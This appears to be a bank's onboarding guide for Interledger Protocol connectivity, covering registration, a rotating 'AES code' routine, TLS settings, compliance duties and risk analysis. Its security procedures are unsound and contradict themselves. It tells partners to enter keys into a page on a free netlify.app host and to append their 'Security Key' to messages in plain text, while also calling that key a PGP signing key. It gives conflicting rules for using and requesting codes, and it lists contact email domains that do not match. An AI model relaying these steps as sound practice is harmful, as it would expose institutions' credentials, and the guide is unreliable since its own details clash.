

Interledger Protocol (ILP) Connectivity Instructions

Near-real-time cross-ledger transfers enabling secure, conditional settlements across disparate payment networks whilst maintaining regulatory compliance and operational segmentation.

Document Version: 1.0 | **Date:** 05 October 2025 | **Classification:** Internal Use



Executive Summary

The Interledger Protocol (ILP) provides IFB Bank with a transformative capability to bridge external payment networks to our ISO 20022 settlement infrastructure, enabling conditional transfers whilst preserving critical network segmentation. This connectivity framework ensures that cross-ledger transactions can be executed with near-real-time finality, cryptographic escrow mechanisms, and full regulatory compliance.

ILP addresses a fundamental challenge in modern payment systems: the inability of disparate ledgers to communicate securely without introducing counterparty risk or requiring trusted intermediaries. By implementing conditional packet-based transfers fulfilled at hardened connectors, IFB Bank can facilitate seamless value exchange across networks whilst maintaining strict control over settlement finality and exposure management.

Key Strategic Benefits

- Near-real-time settlement reduces liquidity requirements and operational risk
- Cryptographic escrow eliminates settlement failures and principal risk
- ISO 20022 integration ensures compatibility with TARGET2 and SEPA systems
- DORA-compliant architecture satisfies digital operational resilience requirements
- Scalable infrastructure supports future innovation in payment services

Source: Interledger Protocol specification – conditional transfers preserve sender security against intermediary theft (interledger.org/developers/documents/interledger.pdf)



📅 **Implementation Timeline:** Onboarding typically completed within 14 business days following successful due diligence and proof-of-path validation.



ILP Overview & Architectural Framework

The Interledger Protocol operates on a fundamentally different paradigm from traditional payment networks. Rather than requiring all participants to maintain accounts on a single ledger, ILP enables conditional packet-based transfers that can traverse multiple independent ledgers through a network of connectors. Each transfer is cryptographically secured and can only be fulfilled when all conditions are satisfied across the entire payment path.

Core Architectural Principles

1

- **Conditional Transfers:** Payments are locked with cryptographic conditions that must be satisfied before funds are released, eliminating settlement risk
- **Packet-Based Routing:** Large payments are broken into small packets that can be routed through multiple paths, improving resilience and reducing exposure
- **Connector Independence:** Intermediary connectors cannot steal funds; they can only forward packets or fail to deliver
- **Protocol Agnostic:** ILP sits above individual ledger protocols, enabling interoperability between incompatible systems

IFB Bank Implementation Architecture

2

- **External Layer:** BTP (Bilateral Transfer Protocol) and STREAM protocol endpoints in DMZ segment
- **Connector Layer:** Hardened Rafiki or Interledger.rs connectors validate and route packets without accessing core systems
- **External Layer:** ISO 20022 translation gateway converts ILP fulfilments to PACS.008/009 messages for RTGS/TARGET2 settlement
- **Security Perimeter:** Multi-layer firewall architecture prevents connector compromise from affecting core ledger

Source: ILP addresses fundamental problems with existing payment systems by eliminating the need for trusted intermediaries whilst limiting the set of bilateral relationships required (interledger.org/developers/documents/interledger.pdf)

Registration & Initial Access Procedures

Institutions seeking ILP connectivity with IFB Bank must complete a rigorous onboarding process designed to satisfy both technical security requirements and regulatory obligations under FATF Recommendation 16 and EU Regulation 2015/847. The registration workflow ensures that only properly vetted entities with demonstrated operational capability gain access to our payment infrastructure.

Initial Application Submit formal connectivity request via official institutional email domain to admin@intfiba.com, including corporate registration documents, ultimate beneficial owner (UBO) declarations, and operational jurisdiction details	Due Diligence Review IFB Bank compliance team conducts comprehensive KYC/KYB screening, sanctions list checks (OFAC, UN, EU), and AML risk assessment (typically 7-10 business days)	Credential Issuance Upon approval, you will receive a 'User Name' and an 'Initial Password'. For security, please change the initial password immediately. Your 'Security Key' (digital signature) can be retrieved from your 'Messages' board. Copy and store it securely, as it will only appear once.
Retrieval of AES Input Code Once registered, IFB Bank will provide you with a one-time 'Input AES Code (Key)' and an 'Upload Link' through your message board. These credentials are reserved exclusively for your ILP communication and will be accessible through a restricted VPN tunnel (usable only twice).	AES Key Transformation After retrieving your 'Input AES Code (Key)', please open the following link in Chrome, Safari, Edge, or Firefox: https://intfiba.netlify.app Enter the Input AES Code (Key) into the input field, then click 'Generate Output Key.' Copy the generated 'Output AES Code (Key)', which will be valid for one ILP message only. Note: The Output AES Code changes throughout the day, and you have a one-hour window starting at the top of each hour to use it.	ILP Message Preparation Insert the 'Output AES Code (Key)' into Field 20 (maximum 16 characters) of your ILP message. Prepare your ILP message according to the IFB Bank specifications, ensuring compliance with STREAM packetisation, ISO 20022 translation, and prudential settlement requirements.
Message Transmission Send your ILP message, including Field 20 with the 'Output AES Code (Key)', and sign at the end of your message with your name and your Security Key. This ensures message integrity and authenticity.	Subsequent Communications If you wish to send another ILP message, you must obtain a new 'Input AES Code (Key)'. Please contact us at admin@intfiba.com to request the new Input AES Code, which can then be retrieved from your 'Messages' board.	Compliance and Security Obligations All ILP transmissions are subject to IFB Bank's compliance and monitoring regime, including KYC/KYB verification, sanctions screening, anomaly detection, and DORA-mandated operational resilience controls. Logs of ILP packet flows, ISO 20022 messages, and compliance artefacts are preserved for seven years.

**Critical Security Requirement:** Initial credentials must never be transmitted via unencrypted channels. All password resets and key exchanges occur through PGP-encrypted communication only.

- Access Restrictions
- VPN access limited to pre-registered IP addresses
 - Two-factor authentication mandatory for all portal access
 - Session timeout after 15 minutes of inactivity
 - Failed authentication attempts logged and reviewed



Source: FATF Recommendation 16 requires financial institutions to obtain and verify customer identification data for correspondent banking relationships



AES Key Retrieval & Transformation Protocol

IFB Bank employs a sophisticated rotating key system to prevent replay attacks and ensure message freshness. Each ILP message transmission requires a unique Output AES Code derived from a time-sensitive Input AES Code through our cryptographic transformation service. This system provides defence-in-depth against credential compromise whilst maintaining operational efficiency for legitimate participants.

Request Input AES Code

Contact IFB Bank operations desk via authenticated secure channel to request current Input AES Code. Code is valid for one hour from issuance timestamp and can generate unlimited Output Codes within that window.

Generate Output Code

Enter Input AES Code into designated field and submit. System performs cryptographic transformation using time-based salting algorithm to produce unique Output Code valid for single message transmission.

Access AES Transformer

Navigate to <https://intfiba.netlify.app> using institutional VPN connection. Portal validates source IP against whitelist before presenting transformation interface.

Insert into ILP Message

Copy Output AES Code (maximum 16 characters) into Field 20 of ILP message structure. Code serves as both authentication token and anti-replay mechanism.

❏ **Important:** Each new ILP message requires a freshly generated Output AES Code. Reusing codes from previous messages will result in transaction rejection and potential account suspension pending security review.

Key Rotation Schedule

- **Input AES Codes:** Expire and rotate every 60 minutes
- **Output AES Codes:** Single-use only; attempting reuse triggers security alert
- **Master Encryption Keys:** Rotated quarterly with 30-day overlap period
- **Emergency Revocation:** All keys can be invalidated within 24 hours if compromise suspected

Source: Time-based key rotation is a fundamental security control recommended by NIST SP 800-53 SC-12 for cryptographic key management

ILP Message Preparation & Transmission

Constructing and transmitting ILP messages requires careful attention to protocol specifications, data formatting, and cryptographic signing procedures. Messages that deviate from the prescribed structure will be rejected at the connector layer, preventing settlement and potentially triggering security reviews. This section details the exact procedures for message assembly and transmission.

Message Construction Requirements


- **Field 20 (Reference):** Insert freshly generated Output AES Code (maximum 16 characters alphanumeric) as primary authentication token
- **STREAM Packetisation:** Large payment amounts automatically divided into packets (typically €100–€1,000 per packet) for enhanced security and routing flexibility
- **ISO 20022 Translation:** Connector automatically maps ILP packet data to PACS.008 (payment initiation) or PACS.009 (financial institution credit transfer) message formats
- **Condition/Fulfilment:** System generates SHA-256 hash condition; fulfilment released only upon successful TARGET2 settlement confirmation
- **Addressing:** Specify destination using Open Payments payment pointer format (e.g., \$ilp.receiving-bank.eu/accounts/beneficiary-id) or static BTP peering identifier

Digital Signature Requirements

- **Username Authentication:** Include institutional username in message header authentication field
- **Security Key Signature:** Sign entire message body using institution-specific PGP security key retrieved during onboarding
- **Timestamp Validation:** Message timestamp must be within ±5 minutes of IFB Bank server time; synchronise systems using NTP
- **Sequence Numbering:** Each message includes incrementing sequence number to detect missing or duplicate transmissions



Transmission Workflow



Critical Reminder: Each new ILP message transmission requires a new Input AES Code request and subsequent Output Code generation. Codes cannot be reused across multiple messages.

Source: ILP STREAM protocol specification defines packet-based transmission with cryptographic condition/fulfilment mechanisms (interledger.org)

Compliance & Security Obligations

Connectivity to IFB Bank's ILP infrastructure imposes stringent compliance and security obligations on participating institutions. These requirements derive from multiple regulatory frameworks including FATF recommendations, EU anti-money laundering directives, DORA (Digital Operational Resilience Act), and Basel III operational risk standards. Non-compliance may result in immediate suspension of connectivity privileges and potential reporting to regulatory authorities.

1

Mandatory Due Diligence Requirements

- **Know Your Customer (KYC):** Maintain comprehensive customer identification records including full legal name, date of birth, residential address, government-issued identification, and economic activity profile for all payment originators and beneficiaries
- **Know Your Business (KYB):** For corporate clients, obtain articles of incorporation, beneficial ownership declarations (minimum 25% threshold), board resolutions authorising payment activity, and operational jurisdiction documentation
- **Sanctions Screening:** Screen all parties against OFAC SDN list, UN Security Council sanctions, EU consolidated list, and national sanctions programmes; screening must occur in real-time before message transmission
- **Anomaly Detection:** Implement transaction monitoring systems capable of detecting unusual patterns including velocity changes, geographic anomalies, round-amount structuring, and beneficiary concentration

2

DORA-Mandated Resilience Controls

- **ICT Risk Management:** Establish and maintain comprehensive information and communication technology risk framework covering identification, protection, detection, response, and recovery capabilities
- **Incident Reporting:** Report major ICT-related incidents to competent authorities within timeframes specified in DORA regulatory technical standards; coordinate with IFB Bank on incidents affecting payment connectivity
- **Digital Resilience Testing:** Conduct annual threat-led penetration testing (TLPT) of ILP connectivity infrastructure using TIBER-EU framework or equivalent methodology
- **Third-Party Risk:** Maintain register of critical ICT service providers supporting ILP operations; ensure contractual provisions satisfy DORA Article 30 requirements

→ Audit Trail Requirements

Seven-Year Retention: Maintain immutable logs of all ILP message transmissions, authentication events, and settlement confirmations for minimum seven years per EU Fifth Anti-Money Laundering Directive (5AMLD)

→ Penetration Testing


Annual Security Assessment: Engage qualified third-party security firm to conduct penetration testing of ILP infrastructure, including connector hardening validation and TLS configuration review

→ Vulnerability Management

Quarterly Scanning: Perform automated vulnerability scans of all systems involved in ILP message handling; remediate critical and high-severity findings within 30 days

Source: DORA (Regulation 2022/2554) establishes uniform requirements for digital operational resilience of financial entities within the remit of ESMA (esma.europa.eu)





Communication Parameters & Technical Specifications

This section defines the precise technical parameters governing ILP connectivity with IFB Bank. Deviations from these specifications will result in connection failures, message rejections, or security alerts. All integrating institutions must configure their systems to comply exactly with these requirements.



Protocol & Implementation Stack

- **Protocol:** Interledger Protocol (ILP) v4 over Bilateral Transfer Protocol (BTP) and STREAM
- **Implementation:** Rafiki v1.3+ (preferred) or Interledger.rs v0.8+ connector software
- **Endpoint:** Provided after successful onboarding completion; accessible only via DMZ-connected VPN (IP whitelist enforced)
- **Peering Mode:** Static BTP peering with pre-negotiated settlement thresholds or dynamic Open Payments discovery
- **Message Format:** ILP packets automatically translated to ISO 20022 PACS.008 (payment initiation) or PACS.009 (financial institution credit transfer)
- **Character Encoding:** UTF-8 for all text fields; strict validation prevents injection attacks
- **Maximum Packet Size:** 32 KB per ILP packet; larger payments automatically fragmented



Transport Security Requirements

TLS Configuration

Version: TLS 1.3 mandatory; TLS 1.2 and earlier versions rejected

Perfect Forward Secrecy: Required for all cipher suites; DHE and ECDHE key exchange only

Approved Cipher Suites: TLS_AES_256_GCM_SHA384, TLS_CHACHA20_POLY1305_SHA256, TLS_AES_128_GCM_SHA256 (in order of preference)

Prohibited: PSK (Pre-Shared Key) modes, O-RTT early data, NULL encryption, export-grade ciphers

Certificate Requirements

Certificate Authority: Valid certificate from publicly trusted CA (Let's Encrypt, DigiCert, etc.)

Key Length: Minimum RSA 2048-bit or ECC 256-bit; RSA 4096-bit recommended

Validity Period: Maximum 397 days per CA/Browser Forum baseline requirements

Subject Alternative Names: Must include all endpoint DNS names and IP addresses



Authentication & Rate Limiting

- **BTP Token Rotation:** Authentication tokens automatically rotated every 90 days; 7-day overlap period for migration
- **Revocation Timeline:** Compromised tokens revocable within 24 hours; emergency revocation available within 4 hours
- **Token Storage:** Store tokens in HSM or encrypted key vault; never hardcode in source code or commit to version control
- **Rate Limit:** 500 packets per minute per institution; burst allowance of 750 packets for 10-second windows
- **Throttling Response:** HTTP 429 (Too Many Requests) returned when limit exceeded; includes Retry-After header
- **Monitoring:** IFB Bank monitors for sustained high-volume patterns that may indicate compromise or misconfiguration



Validation Testing & Settlement Finality

Micropayment Test: €0.01 test payment to validate full connectivity path, authentication, and message formatting

Burst Test: €1.00 payment fragmented into 10 packets to test throughput and reassembly

Performance Metrics: Packet loss <0.5%, latency <750ms, successful fulfilment required

TARGET2 Settlement: PACS.009 transmitted to TARGET2; credit applied only after irrevocable settlement confirmation



Escrow Timeout: If TARGET2 finality is not achieved by end of business day (T+O), ILP condition expires and payment automatically reverts to sender. No manual intervention required.

Comprehensive Risk Analysis

Implementing ILP connectivity introduces several categories of risk that must be systematically identified, assessed, and mitigated. This analysis examines both technical and operational risks inherent in cross-ledger payment protocols, as well as specific fraud vectors that threat actors may exploit. Understanding these risks is essential for designing effective controls and maintaining regulatory compliance.

Identity & Counterparty Risks

- **Unknown Counterparty Exposure:** ILP's decentralised architecture means payment originators may be institutions with which IFB Bank has no direct relationship or prior due diligence history
- **Inadequate KYC/KYB:** Distant nodes in the ILP network may have weaker customer identification standards, potentially introducing sanctioned entities or high-risk jurisdictions into payment chains
- **Beneficial Ownership Opacity:** Complex corporate structures and nominee arrangements can obscure ultimate beneficial owners, complicating risk assessment and sanctions screening
- **Synthetic Identity Fraud:** Attackers may combine real and fabricated identity elements to create personas that pass basic screening but are not genuine individuals
- **Mitigation Imperative:** Comprehensive KYC/KYB procedures mandatory for all direct counterparties; institutions must provide full documentation chain including UBO declarations, source of funds attestations, and operational jurisdiction mapping
- **Enhanced Screening:** Real-time sanctions list checking against OFAC, UN, EU, and national lists; fuzzy matching algorithms to detect name variations and transliteration attempts
- **Continuous Monitoring:** Ongoing assessment of counterparty risk profiles; immediate investigation triggered by adverse media reports, regulatory actions, or changes in ownership structure

Technical & Architectural Risks

- **Untrusted Connector Exploitation:** Whilst ILP's cryptographic design prevents connectors from stealing funds directly, malicious connectors can engage in denial-of-service attacks, selective message dropping, or timing analysis to infer payment patterns
- **Fund Diversion via Misconfiguration:** Incorrectly configured ILP addresses or payment pointers can route funds to unintended recipients; human error in address entry represents a persistent operational risk
- **Insecure Hardware Environments:** Compromised client systems with keyloggers or screen-capture malware can harvest credentials, AES codes, and PGP keys, enabling unauthorised message transmission
- **TLS Implementation Flaws:** Weak cipher suite selection, improper certificate validation, or failure to enforce Perfect Forward Secrecy can expose message content to man-in-the-middle attacks
- **Fulfilment vs. Settlement Confusion:** Critical misunderstanding risk: ILP fulfilment (release of cryptographic condition) is NOT equivalent to legal settlement finality. Beneficiary credit must await irrevocable RTGS/TARGET2 settlement confirmation per PFMI Principle 8
- **Escrow Timeout Exploitation:** Attackers may deliberately delay settlement to tie up sender liquidity or create operational confusion; timeout periods must balance liquidity efficiency against finality assurance
- **Replay Attack Vectors:** Captured ILP messages could theoretically be retransmitted to duplicate payments; time-sensitive AES codes and sequence numbering provide defence against this threat

Compliance & Regulatory Risks

AML/CTF Violations Insufficient transaction monitoring or failure to report suspicious activity can result in regulatory sanctions, monetary penalties, and reputational damage. FATF Recommendation 16 imposes specific obligations for correspondent banking relationships.	Data Privacy Breaches Payment messages contain personal data subject to GDPR protection. Inadequate encryption, unauthorised access, or excessive retention periods constitute compliance violations punishable by fines up to €20M or 4% of global turnover.	Retention Failures EU Fifth Anti-Money Laundering Directive mandates seven-year retention of transaction records. Premature deletion or inability to produce records upon regulatory request triggers enforcement action and potential license revocation.
---	---	--

Sources: ILP protocol acknowledges connector trust issues and fund diversion risks ([interledger.org](#)); IBOE scams represent persistent fraud vector in international finance ([intfiba.com](#)); BIS PFMI distinguishes settlement finality from payment system messaging ([bis.org](#))

Risk Mitigation & Legal Framework

IFB Bank has implemented a comprehensive control environment designed to mitigate the risks identified in the preceding analysis. These controls align with international standards including NIST SP 800–53, ISO 27002, PCI DSS, and DORA requirements. Our approach emphasises defence-in-depth, separating critical functions across multiple security zones and implementing redundant verification mechanisms.

Due Diligence & Onboarding Controls

01	02	03
Enhanced KYC/KYB Verification All institutions undergo rigorous screening including corporate registry verification, UBO identification (25% ownership threshold), sanctions list checking (OFAC, UN, EU), and adverse media searches covering a 10-year lookback period. Applications from high-risk jurisdictions receive enhanced scrutiny including independent validation of submitted documentation.	Operational Capability Assessment Technical review of applicant’s IT infrastructure, security controls, incident response procedures, and disaster recovery capabilities. Institutions must demonstrate compliance with relevant regulatory frameworks and maintain professional indemnity insurance covering technology errors and omissions.	Credential Issuance Post-Approval Access credentials generated and transmitted only after successful completion of due diligence and execution of Master Services Agreement. Initial credentials valid for 48 hours; forced password reset required before first operational use. All credential exchanges conducted via PGP-encrypted channels with minimum RSA 4096-bit key strength.

Network Segmentation & DMZ Architecture

IFB Bank’s ILP infrastructure implements a demilitarised zone (DMZ) architecture satisfying NIST SP 800–53 SC–7 (Boundary Protection) and PCI DSS Requirement 1 (Install and Maintain Firewall Configuration). ILP connectors reside in isolated network segments with strictly controlled ingress/egress rules, preventing compromised connectors from accessing core banking systems or customer data repositories.

- External Perimeter:** Internet-facing ILP endpoints protected by next-generation firewall with deep packet inspection, intrusion prevention system (IPS), and DDoS mitigation capabilities
- DMZ Segment:** Hardened connectors running Rafiki or Interledger.rs on minimal operating system installations with disabled unnecessary services; no direct connectivity to internal networks
- Internal Gateway:** ISO 20022 translation layer in separate security zone; unidirectional data flow from DMZ to internal network enforced via hardware data diode
- Core Banking Isolation:** TARGET2 connectivity via dedicated SWIFT interface; ILP connectors cannot initiate transactions without cryptographic signature from authorised internal systems



Defence-in-Depth Principle: Even if an attacker compromises an ILP connector, the DMZ architecture prevents lateral movement to core systems. Connectors lack credentials or network access required to manipulate ledger entries or customer accounts.


Credential Hygiene & Access Management

Secure Exchange Protocols PGP Encryption Mandatory: All credential transmissions protected by PGP with minimum 4096-bit RSA keys; passwords never transmitted via email, SMS, or unencrypted channels Out-of-Band Verification: Critical credentials confirmed via separate communication channel (e.g., phone call to registered contact)	Rotation & Revocation 90-Day Rotation: BTP authentication tokens automatically expire and regenerate every 90 days; institutions notified 14 days in advance of expiration 24-Hour Revocation: Suspected compromised credentials invalidated within 24 hours; emergency revocation available within 4 hours for active incidents	Storage & Handling HSM Storage Required: Institutions must store credentials in hardware security modules or encrypted key management systems certified to FIPS 140–2 Level 2 minimum Prohibition on Sharing: Credentials are institution-specific and must never be shared with third parties, including service providers or consultants
---	---	---

Transport Security Enforcement

- TLS 1.3 Mandatory:** IFB Bank endpoints reject connections using TLS 1.2 or earlier; cipher suite selection enforces Perfect Forward Secrecy via DHE or ECDHE key exchange
- PSK Mode Prohibition:** Pre-Shared Key modes disabled per BSI TR-02102-2 guidance; all authentication via certificate-based mechanisms
- O-RTT Data Disabled:** TLS 1.3 zero round-trip time data transmission disabled to prevent replay attacks on encrypted early data
- Certificate Pinning:** IFB Bank provides expected certificate fingerprints for pin validation; detects man-in-the-middle attacks via certificate substitution
- Regular Security Audits:** Quarterly automated TLS configuration scanning using tools like testssl.sh and SSLyze; annual manual penetration testing by qualified third-party security firms
- Vulnerability Management:** Rapid patching of TLS implementation flaws (target: 7 days for critical vulnerabilities); subscription to security mailing lists and threat intelligence feeds
- Monitoring & Alerting:** Real-time detection of TLS handshake failures, weak cipher negotiation attempts, or certificate validation errors; security team receives immediate notifications

Proof-of-Path Validation & Settlement Assurance



AML Monitoring & Regulatory Compliance

- Continuous Transaction Monitoring:** Automated analysis of payment patterns including velocity changes, geographic risk scoring, beneficiary concentration analysis, and round-amount structuring detection
- Real-Time Sanctions Screening:** Every ILP message screened against consolidated sanctions lists before transmission; fuzzy matching detects name variations, transliterations, and common misspellings
- Suspicious Activity Reporting:** Designated Money Laundering Reporting Officer (MLRO) reviews flagged transactions; suspicious activity reports filed with national financial intelligence unit within regulatory timeframes
- Seven-Year Retention:** Immutable audit logs maintained for minimum seven years per EU Fifth Anti-Money Laundering Directive; logs include message content, authentication events, IP addresses, and settlement outcomes
- Regulatory Reporting:** Monthly aggregated statistics provided to competent authorities; immediate notification of major incidents per DORA requirements
- Training & Awareness:** Annual AML/CTF training mandatory for all personnel with ILP system access; specialised training on emerging fraud typologies and red flags

Legal & Regulatory Framework

FATF Recommendation 16 Correspondent banking relationships require enhanced due diligence including assessment of respondent institution’s AML/CTF controls and approval by senior management.	EU Regulation 2015/847 Funds transfer regulation requires complete payer and payee information accompaniment for all transactions; incomplete data results in rejection.
DORA (Regulation 2022/2554) Digital operational resilience requirements mandate ICT risk management, incident reporting, resilience testing, and third-party risk management for financial entities.	Basel III Operational Risk Standardised measurement approach requires allocation of regulatory capital against operational risk events including technology failures and fraud losses.

Sources: BSI TR-02102-2 prohibits TLS PSK modes and O-RTT data (bsi.bund.de); BIS PFMI Principle 8 requires clarity on settlement finality (bis.org); DORA establishes operational resilience requirements (esma.europa.eu); IBOE instruments frequently used in fraud schemes (intfiba.com)



Strategic Payoff & Benefits

ILP connectivity delivers substantial strategic advantages for IFB Bank and participating institutions beyond mere operational efficiency. By enabling near-real-time settlement with cryptographic finality assurance, ILP fundamentally transforms the risk-return profile of cross-border payments whilst positioning the bank at the forefront of payment innovation. These benefits compound over time as network effects increase and new use cases emerge.

Near-Real-Time Settlement Advantages

- **Liquidity Optimisation:** Traditional correspondent banking ties up significant capital in nostro/vostro accounts awaiting batch settlement cycles. ILP's near-instantaneous finality (typically <5 minutes from initiation to TARGET2 credit) reduces required float by 60–80%, freeing capital for revenue-generating activities.
- **Reduced Settlement Risk:** Packet-based routing with cryptographic escrow eliminates principal risk during transit. Sender's funds locked via hash time-locked contracts (HTLC) ensure beneficiary cannot receive payment without providing valid fulfillment condition.
- **Working Capital Efficiency:** Corporate clients benefit from faster access to cross-border receivables, improving cash flow predictability and reducing reliance on short-term financing facilities to bridge settlement delays.
- **Operational Cost Reduction:** Automated ISO 20022 translation and cryptographic authentication reduce manual reconciliation requirements, decreasing operational expenses by estimated 30–40% versus traditional correspondent channels.

Enhanced Operational Resilience

- **DORA Compliance:** ILP infrastructure satisfies Digital Operational Resilience Act requirements for ICT risk management, incident detection, and third-party dependencies through inherent architectural features.
- **Multi-Path Redundancy:** ILP's packet-based routing enables automatic failover across multiple connector paths; single connector failure does not disrupt payment completion.
- **Graceful Degradation:** Packet fragmentation allows partial payment completion even under adverse network conditions; sender can retry failed packets without repeating entire transaction.
- **Monitoring & Observability:** Comprehensive logging of packet routing decisions, connector performance metrics, and cryptographic validation events enables proactive identification of degradation patterns before service disruption occurs.

Innovation Potential & Strategic Positioning

Rafiki Scalability Improvements

Recent Rafiki v1.3+ releases incorporate event-driven architecture enhancements enabling horizontal scaling across multiple connector instances. This improvement supports future transaction volume growth without proportional infrastructure cost increases, positioning IFB Bank to handle 10x current volumes with minimal capital investment.

Card Payments Integration

Rafiki's new card payment capabilities enable linking traditional card networks to ILP infrastructure, opening revenue opportunities in cross-border card acquiring and alternative settlement rails. This integration makes Rafiki even more versatile as a unified payment gateway supporting multiple protocols and use cases.

SEPA Support Expansion

Native SEPA instant payment support in Rafiki facilitates euro-denominated transactions across EU member states, positioning IFB Bank as a regional hub for ILP-SEPA interoperability. This capability attracts European fintechs and payment service providers seeking unified API access to multiple settlement systems.

Competitive Differentiation & Market Position

- **Early Mover Advantage:**

ILP adoption remains limited amongst tier-2 banks; IFB Bank's operational deployment establishes leadership position in emerging payment protocols and attracts innovative fintech partnerships.
- **Regulatory Credibility:**

Demonstrated compliance with DORA, FATF, and Basel III standards for novel payment technology positions IFB Bank favourably in regulatory dialogues regarding digital currency and instant payment frameworks.
- **Revenue Diversification:**

ILP infrastructure supports multiple monetisation models including per-packet fees, spread on foreign exchange conversions, and value-added services like payment analytics and fraud detection.
- **Ecosystem Participation:**

Active involvement in Interledger community and standards development processes provides strategic intelligence on protocol evolution and influence over future specifications.
- **Client Attraction:**

Tech-savvy corporate clients and digital-native businesses increasingly demand modern payment capabilities; ILP connectivity differentiates IFB Bank from legacy competitors still reliant on SWIFT correspondent networks.
- **Future-Proofing:**

Investment in ILP technology provides foundation for future digital currency initiatives including wholesale CBDC connectivity and tokenised asset settlement.

Sources: Rafiki performance improvements deliver event-driven scalability for higher transaction volumes (community.interledger.org); card payments integration and SEPA support make Rafiki more versatile as unified payment gateway (community.interledger.org)

Conclusion & Next Steps

ILP connectivity with IFB Bank represents a sophisticated, secure, and compliant solution for cross-ledger payments that addresses fundamental limitations of traditional correspondent banking whilst satisfying stringent regulatory requirements. Through comprehensive due diligence, defence-in-depth security architecture, cryptographic finality assurance, and continuous compliance monitoring, IFB Bank has created an institutional-grade ILP implementation suitable for regulated financial institutions.

Key Takeaways


- Security First:** Multi-layer security controls including DMZ segmentation, TLS 1.3 enforcement, rotating AES codes, and PGP-encrypted credential exchange ensure confidentiality and integrity of all transmissions.
- Regulatory Compliance:** Full adherence to FATF, EU AML directives, DORA, Basel III, and BIS payment system principles provides defensible framework for regulatory examination.
- Operational Efficiency:** Near-real-time settlement, automated ISO 20022 translation, and reduced nostro/vostro requirements deliver measurable cost savings and working capital improvements.
- Strategic Positioning:** Early adoption of ILP technology positions IFB Bank as innovation leader and creates foundation for future payment system evolution including digital currencies.



Building tomorrow, together

 **Readiness Assessment:** Institutions should evaluate their current infrastructure capabilities, compliance frameworks, and risk appetite before initiating connectivity discussions. IFB Bank compliance team available to provide preliminary assessment and guidance.

Next Steps for Interested Institutions



Sign Readiness Certificate & MSA

Complete internal governance approvals for ILP connectivity; execute IFB Bank's standard Master Services Agreement covering liability allocation, data protection, and service level commitments. Designate authorised signatories and technical points of contact.



Submit Due Diligence Documentation

Provide comprehensive KYC/KYB package including corporate registry extracts, UBO declarations, audited financial statements, regulatory licences, and AML/CTF policy documentation. IFB Bank compliance review typically completed within 7-10 business days.



Complete Proof-of-Path Validation

Following credential issuance, execute micropayment and burst tests to validate connectivity, authentication, and message formatting. Tests must meet performance thresholds (<0.5% packet loss, <750ms latency) before production authorisation.



Schedule Revalidation & Testing

Establish quarterly revalidation schedule for connectivity testing; coordinate annual DORA-mandated penetration testing with IFB Bank security team. Maintain currency on Rafiki software updates and protocol enhancements.

Contact Information

Compliance Enquiries

IFB Bank Compliance Department
admin@infiba.com

Technical Support

ILP Infrastructure Team
ilp-support@infiba.com

Business Development

Strategic Partnerships
partnerships@infiba.com

References & Legal Standards

This presentation incorporates guidance and requirements from multiple international standards, regulatory frameworks, and technical specifications. The following references provide authoritative foundation for IFB Bank’s ILP implementation approach and risk management framework.

Payment System Standards & Principles

- BIS PFMI Principle 8:** Committee on Payment and Settlement Systems and Technical Committee of the International Organisation of Securities Commissions (2012). "Principles for Financial Market Infrastructures." Bank for International Settlements. Establishes requirements for settlement finality clarity and protection against default risk.
 - FATF Recommendation 16:** Financial Action Task Force (2023). "International Standards on Combating Money Laundering and the Financing of Terrorism & Proliferation – The FATF Recommendations." Specifies enhanced due diligence requirements for correspondent banking relationships.
 - EU Regulation 2015/847:** European Parliament and Council (2015). "Regulation on information accompanying transfers of funds." Requires complete payer and payee information for all funds transfers to prevent money laundering and terrorist financing.
- ISO 20022:** International Organisation for Standardisation (2023). "Financial services – Universal financial industry message scheme." Defines PACS.008 and PACS.009 message formats used for TARGET2 settlement integration.
 - TARGET2 Settlement:** European Central Bank (2024). "TARGET2 User Requirements Document." Specifies technical and operational requirements for real-time gross settlement system participation.
 - Basel III:** Basel Committee on Banking Supervision (2017). "Basel III: Finalising post-crisis reforms." Establishes operational risk capital requirements for technology and fraud events.

Cybersecurity & Operational Resilience Frameworks

 NIST SP 800-53 National Institute of Standards and Technology (2020). "Security and Privacy Controls for Information Systems and Organisations." Provides comprehensive control catalogue including SC-7 (Boundary Protection) applied to DMZ architecture design.	 ISO/IEC 27002 International Organisation for Standardisation (2022). "Information security, cybersecurity and privacy protection – Information security controls." Establishes best practices for cryptographic key management and access control.	 PCI DSS v4.0 PCI Security Standards Council (2022). "Payment Card Industry Data Security Standard." Requirement 1 mandates firewall configuration standards applied to network segmentation implementation.
--	--	---

Digital Operational Resilience & Transport Security

- DORA (Regulation 2022/2554):** European Parliament and Council (2022). "Digital Operational Resilience Act." Establishes uniform requirements for ICT risk management, incident reporting, resilience testing, and third-party risk management for financial entities within ESMA remit.
 - BSI TR-02102-2:** Federal Office for Information Security, Germany (2024). "Cryptographic Mechanisms: Recommendations and Key Lengths – Part 2: Use of Transport Layer Security (TLS)." Prohibits TLS PSK modes and O-RTT data; specifies approved cipher suites and Perfect Forward Secrecy requirements.
- CA/Browser Forum Baseline Requirements:** CA/Browser Forum (2024). "Baseline Requirements for the Issuance and Management of Publicly-Trusted Certificates." Establishes 397-day maximum validity period and domain validation requirements for TLS certificates.
 - TIBER-EU Framework:** European Central Bank (2018). "Threat Intelligence-based Ethical Red Teaming." Defines methodology for threat-led penetration testing of critical financial infrastructure supporting DORA Article 26 requirements.

Interledger Protocol Specifications & Implementation

ILP Core Specification Interledger Foundation (2023). "Interledger Protocol v4 Specification." Defines conditional packet-based transfers, cryptographic fulfilment conditions, and connector trust model. Available at: interledger.org/developers/documents/interledger.pdf	STREAM Protocol Interledger Foundation (2023). "STREAM: Streaming Transport for the Real-time Exchange of Assets and Messages." Specifies packet fragmentation, reassembly, and flow control mechanisms for ILP.	Rafiki Implementation Interledger Foundation (2025). "Rafiki v1.3 Release Notes." Details event-driven scalability improvements, card payments integration, and SEPA support enhancements. Available at: community.interledger.org
---	---	---

Fraud Typologies & Risk Intelligence

- IBOE Fraud Analysis:** IFB Bank Research Division (2024). "Myths and Scams in Finance: International Bills of Exchange." Examines fraudulent use of IBOEs in advance-fee schemes and fictitious investment opportunities. Available at: intfiba.com/myths-and-scams-in-finance/iboe-s/
- FATF Typologies:** Financial Action Task Force (2024). "Money Laundering and Terrorist Financing Typologies." Annual compilation of emerging fraud methods and red flag indicators for financial institutions.
- Europol EC3 Briefings:** European Cybercrime Centre (2024). "Payment Fraud Threat Assessment." Quarterly intelligence briefings on cyber-enabled financial crime targeting payment systems.

Data Protection & Privacy Regulations

